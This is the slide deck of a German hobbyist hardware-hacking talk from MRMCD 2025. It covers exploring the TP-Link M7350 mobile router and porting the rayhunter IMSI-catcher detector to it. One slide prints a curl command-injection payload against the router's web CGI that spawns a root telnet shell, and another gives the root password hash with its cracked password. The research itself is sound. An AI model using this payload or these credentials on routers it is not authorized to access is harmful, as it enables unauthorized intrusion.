


VOLLE TRANS PARENZ



[tplink_m7350_rayhunter.pdf](#)

MRMCD 2025

Exploring TP-Link M7350 and porting rayhunter


Handle:

m0veax

Rufname:


Lutz

- ▶ In meinem Berufsleben mache ich Sachen mit Software Entwicklung und Corporate Requirements
- ▶ Springe seit 2022 im Chaos rum
- ▶ Verbringe meine Freizeit mit allem was mich (sprunghaft) interessiert und unternehme viel mit meinen Kindern



TP-Link M7350 Projekt


- ▶ Mein erstes Projekt im Bereich “Hardware Hacking”
- ▶ Was ich hier zeige ist nicht nur meine Leistung, sondern gesammelte Werke aus dem Projekt



Zielsetzung


Ich möchte euch folgendes erzählen:

- ▶ Was haben wir über das Gerät seit Januar 2024 lernen können?
- ▶ Das ganze passiert grob in historischer Reihenfolge
- ▶ Welche Dinge wurden auf dem TP-Link M7350 umgesetzt?
- ▶ Was ist rayhunter und wie wird das benutzt?



Beginn




- ▶ Wir sind irgendwie™ an eine Stückzahl der Mobile-Router gekommen
- ▶ Im Chaospott haben sich mehrere Entitäten gefunden, die sich mit dem Gerät befassen möchten
- ▶ Wir haben einen Matrix Channel und ein Github Repository zum Sammeln der Informationen eingerichtet



Hardware

SoC
flash
mobile wireless


Qualcomm MDM9225
2Gbit (256MB) Winbond
W71NW20GF3FW
Skyworks SKY77629



Wir legen los


- ▶ wir finden 4pda
- ▶ russisches Forum, das u.a. eine RCE im Webinterface gefunden hat
- ▶ die dort hochgeladenen Scripte sind teilweise nicht mehr verfügbar
- ▶ wir haben den dokumentierten Payload in Rust und später bash implementiert um telnet Zugang auf das Gerät erhalten
- ▶ wir haben root per telnet

```
curl -s 'http://192.168.0.1/cgi-bin/qcmap_web.cgi'  
-b "tpweb_token=$token"  
-d '{"token":"","$token","module":"webServer","action":1,  
"language":"$(busybox telnetd -l /bin/sh)}' > /dev/null
```



Erste Findings

- ▶ komfortable shell per adb möglich
- ▶ wir dokumentieren erste Findings im Filesystem und dumpen die Firmware
- ▶ `root:C98ULvDZe7zQ2:0:0:root:/home/root:/bin/sh -> oelinux123`
- ▶ aus der Firmware extrahieren wir ein Device Tree Binary



Recap MRMCD 2024

► Wer von euch war auf der MRMCD 2024?



CHAOSPOTT

Recap MRMCD 2024




Schnitzel
@schnitzel@chaos.social

Der @chaospott ist auf der #mrmcd24. Wer möchte kann sich einen TP-Link M7350 zum Mithacken abholen. Zu finden im unteren Hackcenter am letzten Tisch auf der Fensterseite.



03. Okt. 2024, 15:07 · 🌐




Was können wir eigentlich mit dem Display machen?

Als wir begonnen haben, uns mit dem Gerät abseits der Firmware zu beschäftigen, haben wir uns als erstes mit dem Display beschäftigt.



CHAOSPOTT



Was können wir eigentlich mit dem Display machen?

- ▶ Was ist das für ein Display?
- ▶ Lass uns im Device Tree Binary nachschauen!




Was können wir eigentlich mit dem Display machen?

- Wir finden die Display Version per dtvis




Was können wir eigentlich mit dem Display machen?

- ▶ Können wir das UI ändern?
- ▶ Dokumentation und Tools zum Parsen und Anzeigen von UI Tiles entstehen und landen im Repository




Was können wir eigentlich mit dem Display machen?

```
🐾 > cargo run --release -- ../tpl_oled_res_parser/res/400_18_12.res 18 12
Finished `release` profile [optimized] target(s) in 0.03s
Running `target/release/tpl_oled_res_viewer ../tpl_oled_res_parser/res/400_18_12.res 18 12`
```



```
dama@orangelemp:~/f/T/t/o/tpl_oled_res_viewer (feature/oled_viewer| 🐾)
🐾 > cargo run --release -- ../tpl_oled_res_parser/res/2618_6_8.res 6 8
Finished `release` profile [optimized] target(s) in 0.01s
Running `target/release/tpl_oled_res_viewer ../tpl_oled_res_parser/res/2618_6_8.res 6 8`
```




Was können wir eigentlich mit dem Display machen?

- ▶ Wie wäre es mit einer neuen Bootanimation?




Was können wir eigentlich mit dem Display machen?

► Pika Pika



Was können wir eigentlich mit dem Display machen?

- ▶ Was passiert wenn wir `/dev/random/` auf das Display ausgeben?
- ▶ Warum ist das Bild auf einmal farbig?




Was können wir eigentlich mit dem Display machen?

- ▶ Anscheinend ist der Treiber nur Schwarz/Weiß fähig, es wurde aber ein Farbdisplay verbaut

Was können wir eigentlich mit dem Display machen?

► Bad Apple



CHAOSPOTT



Was können wir eigentlich mit dem Display machen?


- ▶ Wir finden die Display Treiber Quelltexte in den TP-Link Sourcen



TP-Link OSS


TP-Link ist dank der GPL dazu verpflichtet, die Kernel Quelltexte zu veröffentlichen.

- ▶ Wir haben uns die Kernel Sources von der TP-Link Seite angeschaut
- ▶ Es ist ein Android Kernel
- ▶ Wir hatten erst Schwierigkeiten die passende Kernelversion zu finden
- ▶ Dann konnten wir aber den ersten Kernel aus den Vendor Sourcen bauen
- ▶ extra repository erstellt und im Hauptrepository verlinkt




TP-Link OSS

- ▶ Mittlerweile haben wir einen cpud fähigen Vendor Kernel bauen können
 - ▶ Nur mit der Vendor Toolchain
 - ▶ Mit Modifikationen auch Farbe auf dem Display
- ▶ Es gibt einen ersten rudimentär nutzbaren Mainline Linux Kernel
 - ▶ Display mit Farbe funktioniert
 - ▶ Kein /dev/diag




Bootpoint



- ▶ Auf 4pda wurde ein Bootpoint dokumentiert, was können wir damit machen?
- ▶ Mit dem Bootpoint ist es möglich das Gerät im Emergency Download (EDL) Modus zu starten



Bootpoint




Bootpoint




Bootpoint

- ▶ Mit einer kleinen Modifikation am Gerät können wir den EDL Modus nun starten ohne das Gerät aufzuschrauben



Bootpoint

- ▶ qc_boot ist entstanden
- ▶ Projekt um mit Qualcomm SoCs per USB im EDL Mode zu kommunizieren




fastboot

- ▶ Das fastboot von Qualcomm ist im LK (Little Kernel) implementiert worden


AT Commands

- ▶ Über AT Commands können Band Einstellungen und die IMEI im Modem geändert werden
- ▶ für die Ausführung ist das Programm `diagcmd` aus dem 4pda Forum nutzbar
 - ▶ wir haben die Sourcen für das Programm auf einem Fileserver gefunden



Fazit

- ▶ Wir haben über unser Projekt in verschiedenen Hackspaces geredet
- ▶ Wir haben auf das Projekt auf 4pda und im OpenWRT Forum hingewiesen
- ▶ Über die Gespräche / Threads und Suchmaschinen sind Leute unserem Matrix Kanal beigetreten und haben mitgebastelt
- ▶ Mehr Menschen = mehr gut




rayhunter

- ▶ Erst einmal ein Disclaimer
- ▶ Ich habe rayhunter nicht geschrieben
- ▶ Ich habe wenig Kenntnisse über Mobilfunk



IMSI Catcher - eine kurze Exkursion

- ▶ Ein IMSI Catcher ist ein Gerät, mit dem unter anderen festgestellt werden kann, welche SIM Karten / Mobilfunkgeräte sich in einer Funkzelle befinden
- ▶ Es gibt auch Möglichkeiten, Gespräche auf GSM zu downgraden
- ▶ Dafür strahlt der IMSI Catcher eine eigene Funkzelle aus und die verbindungsfreudigen Mobiltelefone melden sich an



Was hat das mit unserem TP-Link zu tun?


- ▶ Wie kommen rayhunter und der TP-Link M7350 nun in einen Vortrag?

Was hat das mit unserem TP-Link zu tun?

- ▶ Im Chaospott wurde über rayhunter geredet und darüber, dass der Router, der dafür verwendet wird, unserem TP-Link M7350 sehr ähnlich sieht
- ▶ Wir haben uns daraufhin rayhunter angeschaut und in den Issues des Repositories gesehen, dass Hardware für den europäischen Markt gesucht wird
- ▶ In dem Issue von Mai 2025 wird auf den TP-Link M7350 hingewiesen und wir haben uns mit dem Hinweis gemeldet, dass wir das Gerät kennen und versuchen, die Software zu portieren
- ▶ relativ schnell hat sich herausgestellt, dass unser TP-Link dem Orbic sehr ähnlich ist
 - ▶ Root Exploit vorhanden, Zugriff auf das Qualcomm DIAG Interface ist möglich




Was hat das mit unserem TP-Link zu tun?




Was hat das mit unserem TP-Link zu tun?

- ▶ relative schnell ist eine erste Portierung auf den TP-Link M7350 HW-v3 erfolgt
- ▶ weitere Revisionen folgten (mehr oder weniger) schnell
- ▶ mittlerweile ist auch der Installer in Rust geschrieben



rayhunter - wie lief die Portierung?


- ▶ da beide Geräte eine Arm v7 CPU haben, konnte das Binary einfach kopiert werden
- ▶ Im Gegensatz zum Orbic hat der TP-Link nicht genug Speicherplatz
 - ▶ Nutzung einer SD-Karte und Anpassungen in den Startup Scripten haben Abhilfe geschaffen



rayhunter - wie lief die Portierung?


In einem Shellsript wurde automatisiert:

- ▶ Das Ausführen des Root Exploits
- ▶ Einloggen auf das Gerät per Telnet und Aktivieren von adb per expect
- ▶ Kopieren von benötigten Dateien per adb push
- ▶ Das erstmalige Starten von rayhunter
- ▶ Ein Test auf die Erreichbarkeit des Webinterfaces




rayhunter - wie lief die Portierung?

- ▶ Da das Shellsript nur für Linux-Systeme mit bestimmten Dependencies gepasst hat, wurde der Prozess später in einen rayhunter Rust Installer übernommen



rayhunter - wie lief die Portierung?


- ▶ Nach übernahme in den rayhunter Installer, wurde der TP-Link M7350 die offizielle Empfehlung für den europäischen Raum



rayhunter - wie lief die Portierung?

Orbic RC400L

TP-Link M7350




Derivative work of [this file](#) by Maximillian Dörrbecker licensed CC BY-SA 2.5



rayhunter - Was ist das eigentlich?


- ▶ rayhunter ist ein Tool, um IMSI Catcher anhand von heuristischen Merkmalen zu detektieren und den Nutzer darüber zu informieren



rayhunter - heuristische Merkmale

Unter anderem sucht rayhunter nach Indikatoren für folgende IMSI Catcher Aktivitäten

- ▶ 2G Downgrades
- ▶ Null Cipher Verschlüsselung



rayhunter

► Wie benutze ich rayhunter?



CHAOSPOTT

rayhunter ui

Report Issue Docs

Current Recording

0 warnings

ID: 614724
28.18 KB
Start: 8. 1. 70, 03:45:24 GMT +1
Last Message: 8. 1. 70, 03:50:26 GMT +1

pcap qmdl Stop

System Information

Rayhunter Version	0.3.2
Storage	0% used (97.4M / 29.0G)
Memory (RAM)	Free: 4.1M, Used: 55.8M

History

ID	Started	Last Message	Size	PCAP	QMDL	Analysis	
614700	8. 1. 70, 03:45:00 GMT +1	8. 1. 70, 03:45:02 GMT +1	1.02 KB	pcap	qmdl	0 warnings	
613903	8. 1. 70, 03:31:43 GMT +1	8. 1. 70, 03:43:38 GMT +1	65.4 KB	pcap	qmdl	0 warnings	
19	1. 1. 70, 01:00:19 GMT +1	1. 1. 70, 01:00:00 GMT +1	0 Bytes	pcap	qmdl	0 warnings	
1748068261	24. 5. 25, 08:31:01 GMT +2	25. 5. 25, 04:19:10 GMT +2	2.74 MB	pcap	qmdl	2 warnings	
1748010852	23. 5. 25, 16:34:12 GMT +2	24. 5. 25, 08:30:58 GMT +2	1.1 MB	pcap	qmdl	3 warnings	

Warnings and Informational Logs

Timestamp	Warning	Severity
23. 5. 25, 16:56:24 GMT +2	RRCConnectionRelease CarrierInfo: Eutra(ARFCN_ValueEUTRA(3050))	Low
23. 5. 25, 16:56:26 GMT +2	Detected 2G downgrade	Low
23. 5. 25, 16:56:26 GMT +2	RRCConnectionRelease CarrierInfo: Eutra(ARFCN_ValueEUTRA(3050))	Low



rayhunter pcap

- ▶ Ein nettes Nebenprodukt von rayhunter ist das erstellen von .pcap Files für Recordings
- ▶ Hier kann sich der GSM / LTE / etc. Traffic, der über den Qualcomm Chip läuft, angeschaut werden
- ▶ Voraussetzung ist, dass eine aktivierte SIM-Karte in das Gerät eingelegt wurde



rayhunter pcap

pcap viewed in wireshark:

122	63.960000	127.0.0.1	127.0.0.1	LTE RRC UL_DCCH	52 MeasurementReport
123	64.030000	127.0.0.1	127.0.0.1	LTE RRC PCCH	51 Paging (1 PagingRecord)
124	65.800000	127.0.0.1	127.0.0.1	LTE RRC UL_DCCH	55 MeasurementReport
125	65.814000	127.0.0.1	127.0.0.1	LTE RRC UL_DCCH	52 MeasurementReport
126	65.950000	127.0.0.1	127.0.0.1	LTE RRC PCCH	51 Paging (1 PagingRecord)
127	67.870000	127.0.0.1	127.0.0.1	LTE RRC PCCH	51 Paging (1 PagingRecord)
128	68.360000	127.0.0.1	127.0.0.1	LTE RRC UL_DCCH	55 MeasurementReport
129	68.424000	127.0.0.1	127.0.0.1	LTE RRC DL_DCCH/NAS-EPS	111 DLInformationTransfer
130	68.425000	127.0.0.1	127.0.0.1	GSM SMS	102 Downlink NAS transport(DTAP) (SMS) CP-DATA (RP) RP-DATA (Network to MS)
131	68.425000	127.0.0.1	127.0.0.1	GSM TAP/NAS-EPS	55 Uplink NAS transport(DTAP) (SMS) CP-ACK
132	68.427000	127.0.0.1	127.0.0.1	LTE RRC UL_DCCH/NAS-EPS	58 ULInformationTransfer, Ciphered message
133	68.510000	127.0.0.1	127.0.0.1	LTE RRC PCCH	57 Paging (2 PagingRecords)
134	68.534000	127.0.0.1	127.0.0.1	GSM SMS	62 Uplink NAS transport(DTAP) (SMS) CP-DATA (RP) RP-ACK (MS to Network)
135	68.534000	127.0.0.1	127.0.0.1	LTE RRC UL_DCCH/NAS-EPS	65 ULInformationTransfer, Ciphered message
136	68.572000	127.0.0.1	127.0.0.1	LTE RRC DL_DCCH/NAS-EPS	58 DLInformationTransfer, Ciphered message


decoded sms in wireshark package details

- ▶ TP-PID: 0
- ▶ TP-DCS: 0
- ▶ TP-Service-Centre-Time-Stamp
- TP-User-Data-Length: (22) depends on Data-Coding-Scheme
- ▼ TP-User-Data
 - SMS text: Test Test chaospott4tw




Fazit

- ▶ Sowohl im Kontext vom TP-Link M7350 als auch bei rayhunter gibt es noch viel zu tun und zu entdecken
- ▶ Neben der Erkennung von IMSI Catchern kann mit rayhunter und dem TP-Link der eigene Mobilfunktraffic sichtbar gemacht werden
- ▶ Wenn ich über meine Projekte rede, machen auf einmal Menschen mit :)
- ▶ Ich habe nette Menschen kennengelernt und eine Menge dabei gelernt




Fazit

- ▶ Wenn ihr rayhunter ausprobieren wollt, sprecht mich gerne an.
Ich bin noch bis zum Ende der Veranstaltung vor Ort
- ▶ Mehr Informationen zu rayhunter und der genauen Funktionsweise gibt es in den Slides des rayhunter DEFCON Talks



Credits

- ▶ thanks to @untitaker for picking up the “installer” development after I fell into the next rabbit hole <3
- ▶ thanks to @mutant who mentioned rayhunter to me the first time <3
- ▶ thanks to @matej_kovacic for summarizing IMSI catchers <3
- ▶ thanks to @EFF for inventing rayhunter <3 I learned a lot using it :)
- ▶ thanks to @CyRevolt and the other Chaospott folks <3
- ▶ thanks to @DuSchu for finding the initial 4pda thread, that's how the journey started <3
- ▶ thanks to @anyone contributing to the Matrix channel and the project repository <3



Links

- ▶ rayhunter - github
- ▶ IMSI Catcher slides from Matej Kovacic
- ▶ EFF Defcon slides about rayhunter
- ▶ Mastodon @m0veax

